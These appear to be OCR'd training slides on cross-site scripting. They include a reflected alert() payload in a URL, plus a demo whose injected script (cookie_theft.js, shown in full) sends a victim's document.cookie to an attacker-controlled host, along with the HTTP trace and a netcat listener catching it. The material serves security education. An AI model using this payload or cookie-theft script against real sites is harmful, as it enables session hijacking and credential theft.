
- Improper input validation on the application lets reserved HTML tags in
- Hacker sends forged URL with malicious tags to victim
- Those tags cause Javascript to execute in the victim's browser

Why does Cross Site Scripting happen?

- A result of poor or no input validation
- Application blindly echoes requests back to browser

Result

- "Virtual hijacking" of the session by stealing cookies
- Interception of data
- Web site defacement


Vivisimo - Clustered search on <script>alert('hi')</script> - Mozilla Firefox

http://topic/vivisimo/cgi-bin/query-meta?q=%3Cscript%3Ealert%28%27hi%27%29%3C/script%3E

Topic Search

<script>alert('hi')</script>

?q=<script>alert('hi')</script>

Clustered Results

<script>alert('hi')</script> (29)
Errors, Lms 2.2 (8)
Security (6)
URL, Xss (5)
Setup (3)
Hi Sigid (2)
Changes (2)
Files (2)
Internet, Connection (2)
Other Topics (2)

The page at http://topic says:

hi

XSS: just pop up alert boxes?

- OK great, yet another example of a XSS attack popping up a “Hello” box in a browser – big deal …how serious is this? Should I really be concerned?

"So… what's the worst thing you can do with XSS? Steal every piece of sensitive information you've ever inputted or will ever input on any website you're authenticated to. Yes, it's potentially that bad.."

Robert "RSnake" Hansen, CEO SecTheory

http://ha.ckers.org

Cross Site Scripting applications

- The second a hacker realizes a query parameter accepts HTTP, he can trick your browser into doing virtually anything:

  -build hidden forms that submit your cookies

  -check your browsing history

  -scan your subnet for certain hosts


  -etc.

- Commonly used in Phishing emails
- Experts estimate 80% of web sites are vulnerable (http://www.whitehatsec.com/downloads/WHXSSThreats.pdf)

XSS in action: Stealing Authentication Credentials

Step 1

http://bock-bock/cgi-bin/power/?q=<script src=http://www.employees.org/~pag/XSS/cookie_theft.js></script>




cookie_theft.js javascript on hacker’s server

Step 2

```
/* AUTHOR: Jeremiah Grossman, Founder and CTO of WhiteHat Security, Inc. */

var off_domain_url = "http://www.employees.org:8099/~pag/bin/";

/* launch steal cookie */

stealCookie(off_domain_url);

/*--- [method: stealCookie] ----------------------------------------------#
# Description: Send a user's cookie to an off-domain URL.
# -----------------------------------------------------------------------*/
function stealCookie(url)
{
        var newImg = document.createElement("img");
        newImg.setAttribute("border", '0');
        newImg.setAttribute("width", '0');
        newImg.setAttribute("height", '0');
        newImg.setAttribute("src", url + 'cookie.cgi?' + document.cookie);
        document.location = '/';

} // end stealCookie method
```

HTTP trace on the client – notice the off-domain calls!




NO.	Method	Result	URL
Process : FIREFOX.EXE[5880] (COUNT=10)			
1	GET	200	http://bock-bock.cisco.com/~csolder/cgi-bin/swmatrix.pl
2	GET	200	http://bock-bock.cisco.com/~csolder/cgi-bin/swmat.gif
3	GET	200	http://bock-bock.cisco.com/~csolder/cgi-bin/swmatrix.pl?option=WS-SUP32-8GE-PFC3B+%28ION%29&form=request&submit=Submit
4	GET	200	http://bock-bock.cisco.com/~csolder/cgi-bin/swmatrix.pl?option=%3Cscript%20src=http://www.employees.org/~pag/XSS/cookie_theft.js...
5	GET		http://www.employees.org:8099/~pag/bin/cookie.cgi?CP_GUTC=171.68.225.134.1166843814140539
6	GET	200	http://bock-bock.cisco.com/
7	GET	200	http://bock-bock.cisco.com/icons/ELB_ND_banner.gif
8	GET	200	http://bock-bock.cisco.com/icons/navbar_g.gif
10	GET	200	http://bock-bock.cisco.com/icons/tri.gif
11	GET	200	http://bock-bock.cisco.com/icons/apache_pb.gif

Request Headers	Value
(Request-Line)	GET http://www.employees.org:8099/~pag/bin/cookie.cgi?CP_GUTC=171.68.225.134.116684381414 HTTP/1.1
Host	www.employees.org:8099
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1) Gecko/20061204 Firefox/2.0.0.1
Accept	image/png,*/*;q=0.5
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Referer	http://bock-bock.cisco.com/~csolder/cgi-bin/swmatrix.pl?option=%3Cscript%20src=http://www....


Response	Value

XSS: what the hacker sees


Step 4
ssh-sjc-1.cisco.com - SecureCRT
File Edit View Options Transfer Script Tools Help
ssh-sjc-1.cisco.com

```
> nc -vx -l -p 8099
Connection from 171.68.225.134:62382
GET /%7Epag/bin/cookie.cgi?CP_GUTC=171.68.225.134.1166843814140539 HTTP/1.1
Host: www.employees.org:8099
--------: -----:-----------------------------------------------------------------------------:---------
---------------------------------------------------------------------
----------------: ------------
Accept: image/png,*/*;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
